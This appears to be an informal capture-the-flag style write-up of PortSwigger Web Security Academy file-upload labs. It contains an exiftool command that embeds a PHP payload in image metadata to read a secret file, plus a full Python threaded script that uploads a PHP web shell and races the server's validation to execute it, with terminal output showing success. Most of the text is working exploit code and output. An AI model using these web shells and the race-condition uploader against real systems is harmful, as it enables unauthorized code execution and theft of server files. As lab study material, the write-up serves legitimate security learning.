
server is checking meta data to verify the content wheather it is images or not
so lets edit meta deta

```
(charon@DESKTOP-U6PP1DL) - [~/temp] b contains a vulnerable image upload function.
$ exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" Untitled.jpeg -o polyglot.php
1 image files created
```

Any Image

```
exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" Untitled.jpeg -o polyglot.php
```





Lab: Web shell upload via race condition

This lab contains a vulnerable image upload function.

Although it performs robust validation on any files that are uploaded, it is possible to bypass this validation entirely by exploiting a race condition in the way it processes them.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

we are uploading a file

sever checks

and then thell your php is not allowed

but for check the sever it has to save file

right

then he checks and if its php then it remove

so in that few seconds when it save
we have to fetch data on that time

so lets use python
adn threading in python

```
#!/usr/bin/env python3

import requests
import urllib3
from bs4 import BeautifulSoup
import threading
import time

urllib3.disable_warnings()

# Burp Suite proxy
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}

# Reusable session
s = requests.Session()

def get_login():
    url = "https://0abd008d04ba145780f36cdd001f00e8.web-security-academy.net/login"
    r = s.get(url, verify=False, proxies=proxies)
    soup = BeautifulSoup(r.text, 'html.parser')
    value = soup.find('input', {'name': 'csrf'}).get('value')
    return value

def post_login():
    url = "https://0abd008d04ba145780f36cdd001f00e8.web-security-academy.net/login"
```

```

emy.net/login"
    csrf = get_login()
    data = {'csrf': csrf, 'username': 'wiener', 'password': 'peter'}
    r = s.post(url=url, data=data, verify=False, proxies=proxies, allow_redire
cts=True)
    res = r.text
    if "Log out" in res:
        print("[+] Login successful!")
        soup = BeautifulSoup(r.text, 'html.parser')
        csrf = soup.find('input', {'name': 'csrf'}).get('value')
        name = soup.find('input', {'name': 'user'}).get('value')
        return csrf, name
    else:
        print("[-] Login failed!")
        return None, None

def upload_file():
    csrf, name = post_login()
    if not csrf or not name:
        return
    for i in range(20): # Increased attempts for better chance
        try:
            url = "https://0abd008d04ba145780f36cdd001f00e8.web-security-
academy.net/my-account/avatar"
            files = {'avatar': open('lastshell.php', 'rb')}
            data = {'user': name, 'csrf': csrf}
            r = s.post(url=url, files=files, data=data, verify=False, proxies=proxi
es, allow_redirects=False)
            print(f"[+] Upload attempt {i+1} - Status: {r.status_code}")
            time.sleep(0.2) # Short delay between uploads
        except Exception as e:
            print(f"[!] Upload error: {e}")

def read_file():
    url = "https://0abd008d04ba145780f36cdd001f00e8.web-security-acad
emy.net/files/avatars/lastshell.php"

```

```


for x in range(50): # Try many times to catch the short-lived window
    try:
        req = s.get(url=url, verify=False, proxies=proxies)
        if "Badar" in req.text:
            print("\n[+] Payload executed!")
            print("[+] Secret content:\n" + req.text)
            break
        else:
            print(f"[-] Try {x+1}: Not ready yet")
            time.sleep(0.2)
    except Exception as e:
        print(f"[!] Read error: {e}")

# Run both functions in parallel
if __name__ == "__main__":
    t1 = threading.Thread(target=upload_file)
    t2 = threading.Thread(target=read_file)

    t1.start()
    t2.start()

    t1.join()
    t2.join()

```



```

charon@DESKTOP-U6PP1DL: /mnt/c/Users/owxan/Desktop
$ cat lastshell.php
<?php echo 'Badar' . file_get_contents('/home/carlos/secret'); ?>
charon@DESKTOP-U6PP1DL: /mnt/c/Users/owxan/Desktop
$

```

```
14 # Reusable session
C:\Users\owxan\Desktop>python fileuploadlab.py
requests.Session()
[-] Try 1: Not ready yet
[-] Try 2: Not ready yet
[+] Login successful!
KeyboardInterrupt
PS C:\Users\owxan\Desktop> & C:/Users/owxan/AppData/Local/Microsoft/Windows
[+] Payload executed!
[+] Secret content:
Badar5razCtGill1AWZBV0yvD2uTOYL7Ppn1qd
[+] Upload attempt 1 - Status: 403
[+] Upload attempt 2 - Status: 403
[+] Upload attempt 3 - Status: 403
[+] Upload attempt 4 - Status: 403
[+] Upload attempt 5 - Status: 403
[+] Upload attempt 6 - Status: 403
[+] Upload attempt 7 - Status: 403
Ln 18, Col 52, S
```